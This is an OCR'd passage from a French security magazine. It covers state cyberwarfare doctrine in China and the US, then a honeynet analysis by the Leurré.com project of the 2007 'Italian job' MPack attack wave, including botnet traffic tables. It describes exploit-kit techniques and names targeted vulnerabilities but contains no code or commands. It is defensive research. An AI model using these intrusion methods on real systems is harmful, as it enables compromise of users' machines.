16 *Message anti-pornographique affiché par le virus Yusufali-A*

Si cette attaque n'est pas particulièrement évoluée, elle montre cependant que les membres du e-Jihad n'ignorent rien des techniques actuelles.

Les États aussi !

De nombreux pays ont développé officiellement une composante de lutte informatique offensive et n'hésitent pas à s'en servir et ce n'est sans doute pas sans raison que le gouvernement britannique considère que la principale menace informatique vient des puissances étrangères [26].

La Chine

« Les nouveaux principes de la guerre ne sont plus 'd'utiliser la force armée pour contraindre l'ennemi à se soumettre à notre volonté', mais sont plutôt 'd'utiliser tous les moyens, y compris la force armée et la force non armée, militaire et non militaire, et des moyens létaux et non létaux pour contraindre l'ennemi à accepter nos intérêts »

Col. QIAO,

Unrestricted Warfare

Un des pays les plus actifs dans le domaine de la guerre informatique est, sans conteste, la Chine. La doctrine chinoise est fondée sur un document élaboré en 1999 par les colonels Qiao Lang et Wang Xiangsui : « *Unrestricted Warfare* » – la guerre sans restriction [27]. L'essentiel de cette doctrine a été résumée par le colonel Qiao : « La première règle de la guerre sans restriction est qu'il n'y a pas de règles, tout est permis. (…) Il n'y a rien dans le monde aujourd'hui qui ne puisse devenir une arme. » [28].

La Chine met en pratique son approche résolument offensive de l'emploi de l'informatique. Les exemples qui en témoignent ne sont pas rares :

⇨ De nombreuses attaques prennent Taiwan pour cible. Pour le seul mois de février 2001, 80 000 attaques contre des ordinateurs taïwanais ont été répertoriées. Pour ne donner que deux exemples, en septembre 2003, les ordinateurs de 10 sociétés taïwanaises ont été infectés par 23 chevaux de Troie différents. Les attaquants s'en sont ensuite servis pour pénétrer les réseaux de 30 agences gouvernementales (parmi lesquelles la police nationale, le ministère de la Défense, la commission de contrôle des élections, la banque centrale de Chine) et 50 compagnies privées. L'origine de ces

attaques se trouverait dans les provinces chinoises de Hubei et Fujian. En juin 2006, le service de messagerie du ministère de la Défense taïwanais a été piraté à l'aide d'un cheval de Troie et des informations erronées, favorables à la Chine, diffusées vers diverses agences de presse. **[29]**

⇨ Les États-Unis ne sont pas oubliés : depuis 2003, ils ont fait face à une série d'attaques, baptisées *Titan Rain*. Ces attaques, d'origine chinoise ont été sévèrement ressenties outre-Atlantique : vol de données militaires confidentielles (logiciels de planification des vols de l'U.S. Air Force par exemple), les serveurs de certaines administrations ont été attaqués et infectés par des codes malicieux à un point tel que la seule solution a consisté à réinstaller complètement les systèmes informatiques (en 2006, le département du commerce a été sévèrement attaqué et a dû réinstaller plusieurs de ses serveurs ; en novembre de la même année, l'académie navale d'Annapolis a dû couper tous ses accès Internet pendant plusieurs semaines à la suite d'attaques) **[30]**.

Dernière minute

Le *Der Spiegel* a publié le 25 août un article révélant que, depuis le mois de mai, des ordinateurs gouvernementaux allemands, dont celui de la chancelière Angela Merkel, ont été infectés par un cheval de Troie dont l'origine serait... militaire chinoise.

Le gouvernement chinois a démenti dans un communiqué indiquant que « Le gouvernement chinois condamne et interdit toutes les activités criminelles, y compris le piratage, ayant pour cible les réseaux informatiques ». Le Premier ministre chinois, Wen Jiabao, a également déclaré que toutes les mesures nécessaires pour punir les pirates seraient prises par la Chine.

Liens :
http://www.spiegel.de/netzwelt/tech/0,1518,502008,00.html
http://www.spiegel.de/netzwelt/tech/0,1518,501954,00.html

Les États-Unis [31]

Depuis plus de 10 ans, les États-Unis ont dû faire face aux attaques informatiques, parfois engendrées par des motivations les plus bizarres (il suffit de se souvenir de Kevin Mitnick et de ses petits hommes verts). Les États-Unis se considèrent déjà en « guerre dans le cyber-espace. Des nations, les terroristes utilisent le cyber-espace pour mener des attaques asymétriques contre les intérêts U.S. » et ils entendent protéger leurs « réseaux informatiques comme s'il s'agissait d'un système d'arme ». **[32]**

Ils ont mis en place de nombreux organismes chargés d'assurer la protection de leurs réseaux et ont, eux aussi, développé une composante de lutte informatique militaire **[33]**. Cette composante semble avoir pris un nouvel essor avec la création, annoncée le 2 novembre 2006, au sein de l'US Air Force du « Cyber Command » **[34]** : pour les États-Unis, « le cyber-espace est un domaine servant à la projection et à la protection de la puissance nationale à la fois pour des opérations de niveau stratégique et tactique ». Le « Cyber Command », qui devrait être opérationnel au début de 2009, entend appliquer les lois de la guerre au cyber-espace (règles d'engagement, riposte graduée, réduction des « dommages collatéraux »), même si, comme l'a reconnu Michael McConnell, ancien directeur de la NSA, « reconnaître l'ennemi dans le cyber-espace n'est pas facile. S'il n'y a que des paquets qui se déplacent, comment reconnaissez-vous les bons des méchants ? Les bits ne sont que des bits. »

Cela ne fait qu'officialiser ce que l'on connaissait déjà de la conception américaine du cyber-espace. En 2002, le président G. W. Bush a signé une directive (*National Security Presidential Directive (NSPD) 16*) prévoyant la création de plans de lutte informatique offensive pouvant être utilisés contre les réseaux informatiques ennemis **[35]**. Cette directive (qui n'a pas été rendue publique et dont l'intitulé serait « *Guidelines for Offensive Cyber-Warfare* ») pourrait lever les obstacles légaux (au regard de la loi américaine) qui ont empêché les États-Unis de faire usage de l'arme informatique au Kosovo en 1999 **[36]**. Ces plans n'ont pas été mis en œuvre lors de la seconde Guerre du golfe, semble-t-il, par peur de ne pas pouvoir contrôler précisément les dommages collatéraux éventuels, le risque sur les réseaux informatiques amis étant alors jugé trop important.

Les exemples de la Chine et des États-Unis ne sont pas limitatifs. D'autres pays auraient également pût être évoqués : la Corée du Nord, la Russie, le Pakistan, pour n'en citer que quelques-uns.

Conclusion

Bien des aspects (le cas des mercenaires numériques par exemple) restent à évoquer qui montrent toute l'actualité de la LIO : les guerres et guérillas numériques sont une réalité qui ne peut plus être ignorée. L'avenir est beaucoup plus incertain que ne veulent bien le croire encore beaucoup de décideurs. Le potentiel guerrier de l'informatique est avéré et de puissants parallèles peuvent être établis entre les techniques de combat militaire classiques (de l'infanterie, de la cavalerie, de l'artillerie...) et celle des pirates informatiques. Au fond, si les outils diffèrent, les buts restent essentiellement les mêmes. Seules changent les cibles.

Quant aux conflits informatiques, sont-ils possibles ? Les grandes cyber-attaques telles que nous les avons vues se développer ces derniers mois ne constituent actuellement pas une agression armée au sens de l'article 5 du traité de l'OTAN ou de l'article 2 de la charte des Nations Unies. Qu'en sera-t-il lorsqu'une de ces attaques, visant des infrastructures sensibles, provoquera une perte en vies humaines ? Les opinions seront alors susceptibles d'évoluer et la déclaration de Richard Clarke en février 2003 pourrait alors prendre tout son sens : « (...) Quelqu'un qui engage des opérations de guerre de l'information contre nous, fut-il un État ou un groupe terroriste, doit réaliser que nous répliquerons de la manière que nous jugerons appropriée. Toutefois, on pense, dans quelques cercles académiques, que si quelqu'un lance des opérations de guerre de l'information contre les États-Unis, tout ce que nous pourrons faire sera de répondre par des opérations de guerre de l'information de notre part. Ce n'est pas vrai. S'il se trouve qu'un groupe terroriste ou un État engage des opérations de guerre de l'information contre nous, nous nous réservons le droit de riposter par tout moyen approprié : par des opérations spéciales... par des opérations militaires... n'importe lequel des moyens à la disposition du Président. (...) » [37].

Il ne restera alors qu'un problème à résoudre : s'assurer de la provenance réelle de l'attaque alors que les techniques d'anonymisation, de rebond, de prise de contrôle à distance génèrent souvent la plus grande confusion et la plus grande difficulté pour cela.

Quant au risque que posent ces attaques, il est pris de plus en plus au sérieux par de nombreux pays qui se dotent progressivement d'organismes chargés de veiller à la protection des infrastructures nationales [38].

Notes

[1] L'Estonie a vécu son intégration à l'Union Soviétique comme une occupation russe et la désintégration de l'Union Soviétique comme une libération. Une déclaration du président estonien ILVES l'illustre bien : « (...) l'Estonie a une population de 1,4 millions d'habitants ; la Russie a une population de 143 millions d'habitants. Donc, il existe une grande différence en matière de taille. La seule façon dont je pourrais expliquer cela, c'est : si vous voulez donner un coup de pied à un chien, il vaudra mieux choisir un petit chien. C'est ce qui semble nous être arrivé. » (**http://www.ambafrance-ee.org/IMG/pdf/Script_Le_Talk_de_Paris_--_M._Ilves_--_President_Estonie.pdf**). La population estonienne compte environ 25% de Russes qui ont violemment réagi au déplacement de ce monument.

[2] **http://www.afrik.com/article10160.html**

[3] **http://www.tribuneindia.com/2001/20010630/ldh1.htm**

[4] **http://www.eurasianet.org/departments/insight/articles/eav020807a.shtml**

[5] Le déroulement et l'analyse des attaques qui suivent sont basés sur les documents disponibles en juillet. Les enquêtes et analyses par les organismes spécialisés (CERT, ENISA, FBI...) sont encore en cours et les rapports ne sont pas disponibles actuellement.

[6] **http://www.psj.ru/text/200705281407.htm** – texte en russe. Un résumé en anglais est disponible à l'url suivante : **http://www.sbcc-chamber.com/index.php?lng=en&page_id=60&news_id=888**.

[7] **http://www.eubusiness.com/news_live/1179280801.42**

[8] L'Estonie est un des pays dans lequel l'administration électronique est la plus poussée : elle a été le premier pays à permettre le vote par Internet, 95% des foyers sont connectés à Internet, plus de 95% des transactions bancaires, plus de 85% des déclarations de revenus se font par Internet... Pour l'histoire, elle sera sans doute maintenant le premier pays à être entré dans l'ère de la guerre informatique par la grande porte !

[9] **http://www.europarl.europa.eu/sides/getDoc.do?Type=TA&Reference=P6-TA-2007-0215&language=FR**

http://mybroadband.co.za/news/General/569.html

[10] **http://www.smh.com.au/news/Technology/Estonia39s-defense-minister-says-Kremlin-involvement-possible-in-cyberattacks/**

[11] On peut également rapprocher ce qui s'est passé en Estonie des violentes attaques informatiques qui ont visé, au mois de juin, les infrastructures informatiques de l'opposition à M. Poutine. Ces attaques n'ont là encore amené aucune réaction du gouvernement russe.

[12] **http://www.reuters.com/article/idUSL3044463420070630**

[13] **http://www.lemonde.fr/web/depeches/0,14-0,39-31195521@7-50,0.html**

http://technaute.lapresseaffaires.com/nouvelles/texte_complet.php?id=81,12399,0,062007,1358994.html&ref=rss_technaute

[14] « *If a member state's communications centre is attacked with a missile, you call it an act of war. So what do you call it if the same installation is disabled with a cyber-attack?* », NATO senior official – Brussels, **http://www.economist.com/world/europe/displaystory.cfm?story_id=9163598**

[15] **http://assembly.coe.int/Mainf.asp?link=/Documents/WorkingDocs/Doc07/FDOC11325.htm**

[16] BENICHOU (D.), LEFRANC (S.), « *Introduction to Network Self-defense: technical and judicial issues* », *Journal of Computer Virology*, vol. 1, numéros 1-2, Springer Verlag, 2005.

[17] **http://www.baselinemag.com/article2/0,1540,2138644,00.asp**

[18] **http://technology.guardian.co.uk/online/story/0,3605,898662,00.html**

[19] LAWRENCE (T. E.), *Les sept piliers de la sagesse*, éditions Payot.

[20] ALDRESH (E.), « *Cyberspace as a combat zone: the phenomenon of electronic Jihad* », *Memri, Project of the Jihad and Terrorism Studies*, 2007.

[21] *Threat Analysis: Al-Qaida Cyber Capabilities, Office of Critical Infrastructure Protection and Emergency Preparedness*, Canada, 2001.

[22] Voir, par exemple, le cas de Sami Omar Al-Hussayen, informaticien jugé aux États-Unis pour ses activités de soutien au profit du Hamas et du Hezbollah. Pour ces deux organisations, le témoignage de John A. Serabian, Directeur des opérations pour la branche Information de la CIA, en février 2000 devant le Congrès américain, est très explicite.

(**http://www.cia.gov/cia/public_affairs/speeches/archives/2000/cyberthreats_022300.html**)

[23] Idéologue islamiste et fondateur du site web UNITY (**www.ummah.net/unity**).

[24] Département d'État américain, The Pattern of Global Terrorism, **http://www.state.gov/s/ct/rls/pgtrpt/**

[25] **http://anon.user./anonymizer.com/, http://al-mojahedoon.net/vb/**

[26] Et plus particulièrement la menace en provenance d'Extrême-Orient.

http://news.zdnet.co.uk/security/0,1000000189,39237451,00.htm

[27] **http://www.terrorism.com/documents/TRC-Analysis/unrestricted.pdf**

[28] **http://fourthworldwar.blogspot.com/2000_02_01_archive.html**

[29] **http://www.taipeitimes.com/News/front/archives/2003/09/04/2003066387**

http://www.defensenews.com/story.php?F=1861031&C=asiapac

[30] Les liens vers ces attaques seraient trop nombreux à indiquer. La page wikipedia consacrée à Titan Rain en indique quelques-uns. **http://en.wikipedia.org/wiki/Titan_Rain**

[31] La vision américaine de la guerre de l'information sera étudiée plus en détail dans un prochain article.

[32] **http://www.fcw.com/article96791-11-13-06**

[33] **http://www.wired.com/politics/security/news/2005/04/67223?currentPage=all**

[34] **http://www.fcw.com/article96791-11-13-06**

[35] **http://www.stanford.edu/class/msande91si/www-spr04/readings/week5/bush_guidelines.html**

[36] **http://www.crime-research.org/news/2003/02/Mess1802.htm**

[37] « *Senate Judiciary Committee, Administrative Oversight and the Courts Subcommittee, hearing titled 'Administrative Oversight: Are We Ready For A Cyber Terror Attack?'* », *13 février 2002*.

http://www.techlawjournal.com/security/20020213.asp

En février 2007, lors de la conférence RSA de Chicago, un officiel américain a confirmé qu'une riposte militaire conventionnelle en réponse à une attaque informatique contre les infrastructures critiques des États-Unis n'était pas à exclure.

[38] Citons par exemple : *National Infrastructure Advisory Council* (NIAC) aux États-Unis, *Center for the Protection of National Infrastructure* (CPNI) au Royaume-Uni, *National Critical Infrastructure Assurance Program* (NCIAP) au Canada.

« Opération italienne » : analyse d'une vague d'attaques européennes par le biais d'un honeynet

En juin 2007, plusieurs firmes de sécurité ont publié des alertes concernant un vague d'attaques de grande envergure touchant l'Europe, et provenant de milliers de sites web légitimes compromis par le biais de l'outil multi-exploits « Mpack ». Ces attaques à grande échelle semblent avoir pris naissance principalement en Italie, mais d'autres régions d'Europe telles que l'Espagne, l'Allemagne et la France ont aussi été affectées. Ce phénomène n'a pas échappé aux yeux du Projet Leurré.com qui, déjà depuis 2003, observe et analyse le trafic malicieux capturé à l'aide de dizaines de honeypots répartis dans le monde entier. Vision détaillée du phénomène.

mots clés : *honeypot / honeynet / activités botnets / observation d'activités malveillantes / corrélation de processus d'attaques / MPack / « Italian job »*

Annoncée pour la première fois le 15 juin dernier par Trend Micro, cette vague d'attaques a été réalisée grâce au piratage d'un grand nombre de sites web légitimes dont la plupart étaient hébergés par des ISP italiens. Baptisée « opération italienne » par les chercheurs (« *The Italian job* » sur les sites anglophones), ces derniers rapportent que jusqu'à 10000 sites auraient été compromis en incluant sur leurs pages une balise `IFRAME` malicieuse qui redirige les visiteurs vers des serveurs équipés d'un logiciel d'intrusion appelé `MPack`, un *framework* multi-exploits capable de cibler des failles de sécurité affectant de multiples produits. Si l'ordinateur de l'internaute est vulnérable à l'un des exploits disponibles, une série de *malwares* est téléchargée et installée. Deux d'entre eux ont été identifiés par Trend Micro comme étant `TROJ_AGENT.UHL`, qui agit en tant que serveur proxy anonyme, et `TROJ_PAKES.NC` qui peut agir comme *keylogger* et voler ainsi des informations personnelles liées à l'utilisateur.

Ce n'est pas la première vague d'attaques de ce genre, mais ce qui est nouveau dans cette attaque, c'est la rapidité avec laquelle un grand nombre de sites ont été corrompus. La plupart des pages touchées s'adressent à un large public comme des pages concernant le tourisme, l'industrie automobile, les films et la musique, mais également des sites d'emploi ou d'organismes municipaux.


Grâce à 50 plateformes de mesures déployées dans plus de 30 pays différents, le projet *Leurré.com* [1] a pu aussi observer ce phénomène endémique qui a plus spécifiquement touché certaines régions d'Europe, l'Italie en tête. Les mesures effectuées par ce réseau de *honeypots* confirment les caractéristiques avancées par les sociétés spécialisées en sécurité (WebSense [2], Trend Micro [3], Symantec), mais, en plus de cela, elles mettent aussi en évidence d'autres aspects liés à cette vague d'attaques. Par exemple, l'apparition de ce phénomène est bien antérieure au mois de juin 2007 et il semble se prolonger au-delà de la période incriminée. De plus, d'autres pays semblent aussi concernés, tels que la Suède, l'Autriche et même Israël : ils hébergent des machines apparemment infectées dont les adresses IP sont fortement liées à la même communauté de machines à l'origine des attaques en question. Qui plus est, les machines infectées semblent pouvoir synchroniser et coordonner efficacement leurs efforts.

L'analyse de Leurré.com

Une des techniques d'analyse développée au sein de Leurré.com consiste à corréler les traces par rapport à certaines de leurs caractéristiques, comme les pays d'origine des attaquants et les plateformes visées. Les traces sont préalablement regroupées en fonction des *séquences de ports* (TCP ou UDP) qui ont été réalisées par les attaquants. Par exemple, si un attaquant vise un des honeypots en envoyant un paquet ICMP suivi de tentatives de connexions TCP sur le port 139 puis 445, la séquence de ports réalisée sera `|I|139T|445T`. Cette séquence est identifiée dans la base de données comme faisant partie d'une *session* d'attaque spécifique réalisée par cet attaquant contre le honeypot. Une session dure au maximum 24h dans l'analyse de Leurré.com, pour des raisons évidentes d'allocation dynamique d'adresse IP. L'analyse de trafic sur Internet a souvent démontré qu'il est plus intéressant de traiter les données capturées en les regroupant par « session d'attaque », plutôt que de compter uniquement les *hits* sur chaque port TCP ou UDP.


À l'aide d'algorithmes de corrélations, les séquences qui apparaissent similaires par différents aspects sont ensuite automatiquement regroupées dans des ensembles qu'on appelle des « cliques ». Les caractéristiques des séquences servant à la création de ces cliques sont assez variées et comprennent entre autres : les pays d'origine des attaquants, les plateformes visées, les évolutions temporelles (nombre de sources par jour ou par heure), la distribution des adresses IP des sources ou leurs noms de domaine, etc.

Durant ces quatre derniers mois (avril – juillet), une dizaine de séquences de ports ont ainsi pu être identifiées et regroupées automatiquement, car elles présentent plusieurs traits communs. Elles proviennent toutes principalement d'Italie. Elles visent toutes une seule et même plate-forme (située en Chine !), et elles suivent une évolution temporelle assez similaire : toutes ces séquences ont un pic d'activité pendant une courte période (1 à 2 jours) et ne ciblent qu'un seul port TCP très peu utilisé (voir Figure 1). Ce genre d'activité pourrait correspondre à un test de bon fonctionnement de *botnets* créés par cette vague d'attaques, ce qui expliquerait aussi qu'une seule plate-forme du *honeynet* ait été touchée, les hackers ne voulant pas que leur botnet se fasse trop vite repérer.



1 *Évolution globale de 10 séquences de ports liées au phénomène*

Olivier Thonnard
olivier.thonnard@securityresearch.be



2 *Distribution globale des pays d'origine des attaquants*

On a alors cherché d'autres indices qui pourraient confirmer que ces séquences de ports ont une même origine et appartiennent donc au même phénomène. Une analyse plus approfondie des données concernant les machines attaquantes révèle que les adresses IP des sources proviennent en grande partie des mêmes réseaux de classe A (voir Tableau 2), voire de classe B. Les noms de domaine confirment l'appartenance des machines infectées à seulement quelques grands ISP, dont deux très grands ISP italiens. D'autres pays ont également été affectés, comme l'Espagne, la France, l'Allemagne, mais aussi la Suède, l'Autriche et, dans une moindre mesure, le Portugal et Israël. La présence de machines infectées dans ces pays pourrait s'expliquer par le fait que des personnes d'origine italienne se soient expatriées là-bas et continuent de consulter régulièrement des sites web italiens, surtout pour le tourisme. Finalement, l'analyse des *hostnames* démontre que jusqu'à 66% de ces machines semblent être des ordinateurs résidentiels (ou « *home users* »). Le tableau 1 donne un résumé des principales caractéristiques des séquences de ports impliquées dans ce phénomène.

Séquence de ports	Date d'activité	Nombre de Sources	Pays d'origine	Pays visé	Système d'exploitation	Home users
|25618T	17/04/2007	845	IT (84%), SE (7%)	Chine	Win2K: 99% WinXP: 1%	62%
|6769T	19-20/04/07	7978	IT (51%), ES (8%), FR (5%), DE (4%), SE (4%), IL (3%)	Chine	Win2K: 82% WinXP: 13%	56%
|29188T	14/05/07	1612	IT (89%), IL (3%)	Chine	Win2K: 95% WinXP: 1% Linux: 4%	64%
|64783T	16-19/05/07	2432	IT (87%)	Chine	Win2K: 68% WinXP: 5% Linux: 15%	59%
|6211T	21/05/07	3511	IT (46%), ES (11%), FR (9%), DE (7%), IL (5%), BR (3%)	Chine	Win2K: 83% WinXP: 13%	53%
|12293T	22/05/07	1998	DE (84%), AT (4%)	Chine	Win2K: 81% WinXP: 7% Linux: 3%	66%
|38009T	24-25/05/07	404	IT (86%), FR (3%)	Chine	Win2K: 66% WinXP: 9% Linux: 24%	42%
|46030T	2/06/07	744	IT (48%), ES (13%), FR (10%), DE (6%), IL (5%), PT (4%)	Chine	Win2K: 77% WinXP: 22%	49%
|53842T	8-9/06/07	986	IT (66%), ES (8%), FR (5%), IL(4%)	Chine	Win2K: 84% WinXP: 6% Linux: 10%	55%
|17838T	27/06/07	1021	IT (87%), IL (3%), ES (3%)	Chine	Win2K: 80% WinXP: 8% Linux: 3%	55%

Légende: IT=Italie, IL=Israël, ES=Espagne, FR=France, DE=Allemagne, BR=Brésil, AT=Autriche, PT=Portugal

T1 *Vue d'ensemble des caractéristiques des séquences de ports analysées*


Intersections adresses IP (Classe A)

|6769T	|29188T	|64783T	|6211T	|12293T	|38009T	|46030T	|53842T	|17838T	
24%	50%	41%	29%	39%	51%	40%	37%	44%	|25618T
	38%	52%	71%	44%	31%	51%	54%	39%	|6769T
		57%	43%	46%	64%	56%	49%	52%	|29188T
			61%	54%	49%	60%	64%	49%	|64783T
				43%	38%	58%	62%	44%	|6211T
					42%	48%	50%	50%	|12293T
						48%	47%	53%	|38009T
							72%	48%	|46030T
								53%	|53842T

T2 *Pourcentage d'adresses IP communes (Classe A)*


Une armée de machines qui coordonnent leurs efforts

En analysant plus en détail l'évolution horaire de ces attaques (en nombre de sessions par heure), on peut mettre en évidence un autre fait remarquable : toutes les séquences de ports présentent un profil horaire assez similaire, avec en général un seul cycle d'activité d'environ 24 heures et dont la montée en charge et la diminution se font assez brutalement. La figure 3 illustre ces cycles d'activités pour les quatre premières séquences de ports. On peut remarquer que la séquence |64783T possède trois cycles d'activité identiques étalés sur environ 3 jours, ce qui peut suggérer que les *botnet masters* aient pu programmer leurs zombies à effectuer trois tests d'activité consécutifs.



3 *Évolution du nombre de hits par heure pour les 4 premières séquences*

Bien que ces machines puissent appartenir à plusieurs réseaux différents, donc situés dans des régions différentes, on peut également constater l'excellente organisation des machines attaquantes qui débutent et cessent leurs activités quasiment au même moment ! La figure 4 illustre graphiquement les évolutions détaillées par réseau de classe A pour les quatre premières séquences de ports. On distingue à nouveau assez clairement les trois cycles d'activité de la séquence |64783T. Toutes les autres séquences de ports présentent des cycles d'activité fortement similaires à ceux montrés ici.



4 *Évolution horaire détaillée des adresses IP Classe A pour les 4 premières séquences*

« MPack » : un framework multi-exploits

Mpack **[9]** est un logiciel d'intrusion développé par un groupe de hackers apparemment d'origine russe. Il a été programmé en PHP et est proposé en vente en ligne sur certains sites de hacking pour environ 500 €. L'application, de qualité quasi professionnelle, doit être installée sur un serveur PHP couplé à une base de données MySQL. Des mises à jour avec de nouveaux exploits sont même proposées par les développeurs à leurs clients via un module supplémentaire. Les pirates n'ont ensuite plus qu'à attirer du trafic Internet vers leur serveur MPack, par exemple en injectant sur des pages web légitimes un petit bout de code Javascript malicieux ou bien une balise `IFRAME` redirigeant les visiteurs. Dans le cas de l'opération italienne, on soupçonne des gangs de hackers venant de pays de l'Est, mais il est encore difficile actuellement de déterminer comment ils ont pu compromettre un si grand nombre de serveurs web en si peu de temps (une faille commune visant Apache ou IIS ou une erreur de configuration au niveau de l'ISP ?). Le but principal de cette opération était probablement d'alimenter leurs réseaux de *bots*, et aussi de capturer des informations personnelles ou bancaires sur leurs victimes.

MPack est capable de déterminer avec précision l'OS et le type de navigateur utilisé par les internautes qui visitent malencontreusement le serveur malveillant. Il peut ainsi déterminer quel exploit aura le plus de chances de réussir en fonction des vulnérabilités potentiellement présentes sur la machine cliente. Sur les machines Windows, les deux premiers exploits qui sont lancés par MPack (v.0.84) visent les failles suivantes :

- la vulnérabilité dans la fonction *Microsoft Data Access Components* (MDAC) – MS06-014 ;
- la vulnérabilité dans la *Microsoft Management Console* – MS06-044.

La deuxième vulnérabilité n'affecte que les versions Windows 2000 SP4, ce qui pourrait expliquer qu'une grande proportion des sources observées par le honeynet sont justement équipées de cet OS. D'autres exploits disponibles dans MPack visent également des logiciels clients tels qu'Internet Explorer (vulnérabilité dans le *Vector Markup Language*), Firefox (*Windows Media Player Plug-in Embed Overflow Universal Exploit*) et même Opera.

Conclusions et développements futurs

Des projets de collecte et d'analyse de trafic malveillant, tels que les honeynets, aident à mieux comprendre les processus d'attaques qui pèsent sur Internet. Ils peuvent même aider à anticiper l'évolution des menaces actuelles et futures. Au travers de cette analyse, nous espérons vous avoir démontré l'utilité du projet *Leurré.com* et les enseignements qu'il peut nous apporter au sujet de phénomènes d'attaques à grande échelle, tels que « l'opération italienne ». Grâce aux techniques d'analyse développées au sein du projet, d'autres phénomènes de ce genre, plus discrets, ont pu aussi être observés, mais ils passent quasi inaperçus et n'apparaissent pas souvent dans les médias en raison de leur furtivité.

Dans les développements futurs, les chercheurs et partenaires du Projet déploieront des sondes améliorées baptisées `SGNET 2.0`, qui s'appuieront sur `Argos` [4], `Nepenthes` [5] et `ScriptGen` [6] pour mettre en place des *medium interaction honeypots*. Ces nouvelles sondes permettront de capturer plus de trafic venant des attaquants. Elles pourront faire face aux attaques de type *zero-day*, et devraient capturer la plupart des malwares qui tentent de se propager, ainsi que les programmes malveillants que les attaquants tentent d'*uploader*. La mise en place de *client-honeypots* est également envisagée.

Finalement, les chercheurs continuent d'améliorer leurs techniques d'analyse et de modélisation grâce à de nouvelles méthodes de corrélations et de *clustering* [7].

À propos du Projet Leurré.com

Ce Projet a été initié par l'**Institut Eurécom**, une école d'ingénieurs et un centre de recherche international situé dans le technopole de Sophia-Antipolis. Il déploie et maintient dans le monde entier des plateformes constituées de trois honeypots, tous identiques et basés sur `Honeyd` [8], afin de constituer une base de données quantitatives, diversifiées et non biaisées. Cette base de données doit servir à tout chercheur intéressé à mieux comprendre les attaques ayant lieu sur l'Internet, ainsi que leurs causes. Ce projet représente aujourd'hui un effort mondial dans le domaine de l'analyse de trafic sur Internet et a la vocation d'offrir une base solide de coopération internationale. Ainsi, tout institut ou organisme désirant participer à la recherche dans ce domaine est cordialement invité à rejoindre le projet. L'accord passé avec nos partenaires est très simple : pour devenir partenaire, toute institution doit simplement accepter d'héberger l'une de nos plateformes. En contrepartie, elle obtient l'accès à l'ensemble des données accumulées au cours des trois dernières années ainsi qu'aux outils développés à des fins d'analyse de ces données. Elle doit également signer un accord de non-divulgation par lequel elle s'engage à ne révéler aucune information privée concernant les partenaires ou les agresseurs.

Bibliographie

[1] *The Leurré.com Honeypot Project*, **http://www.leurrecom.org**

[2] WebSense® – *Security Labs Alert: Large scale European Web Attack*, **http://www.websense.com/securitylabs/alerts/alert.php?AlertID=782**

[3] « *TrendLabs Malware Blog : Another malware pulls an Italian job* », **http://blog.trendmicro.com/another-malware-pulls-an-italian-job/**

[4] Argos, *An Emulator for Capturing Zero-Day Attacks*, **http://www.few.vu.nl/argos/**

[5] Nepenthes, **http://nepenthes.mwcollect.org/**

[6] LEITA (Corrado), MERMOUD (Ken), DACIER (Marc), « *ScriptGen: an automated script generation tool for honeyd* », *In Proceedings of 21st Annual Computer Security Applications Conference*, 5-9 décembre, 2005, Tucson, USA

[7] POUGET (Fabien), DACIER (Marc), ZIMMERMAN (J), CLARK (A.), MOHAY (G.), « *Internet attack knowledge discovery via clusters and cliques of attack traces* », *Journal of Information Assurance and Security*, volume 1, issue 1, mars 2006.

[8] *Developments of the Honeyd Virtual Honeypot*, **http://www.honeyd.org**

[9] PandaLabs Report: MPack uncovered, **http://blogs.pandasoftware.com/blogs/images/PandaLabs/2007/05/11/MPack.pdf**

« Keyloggers » : à l'écoute des frappes clavier

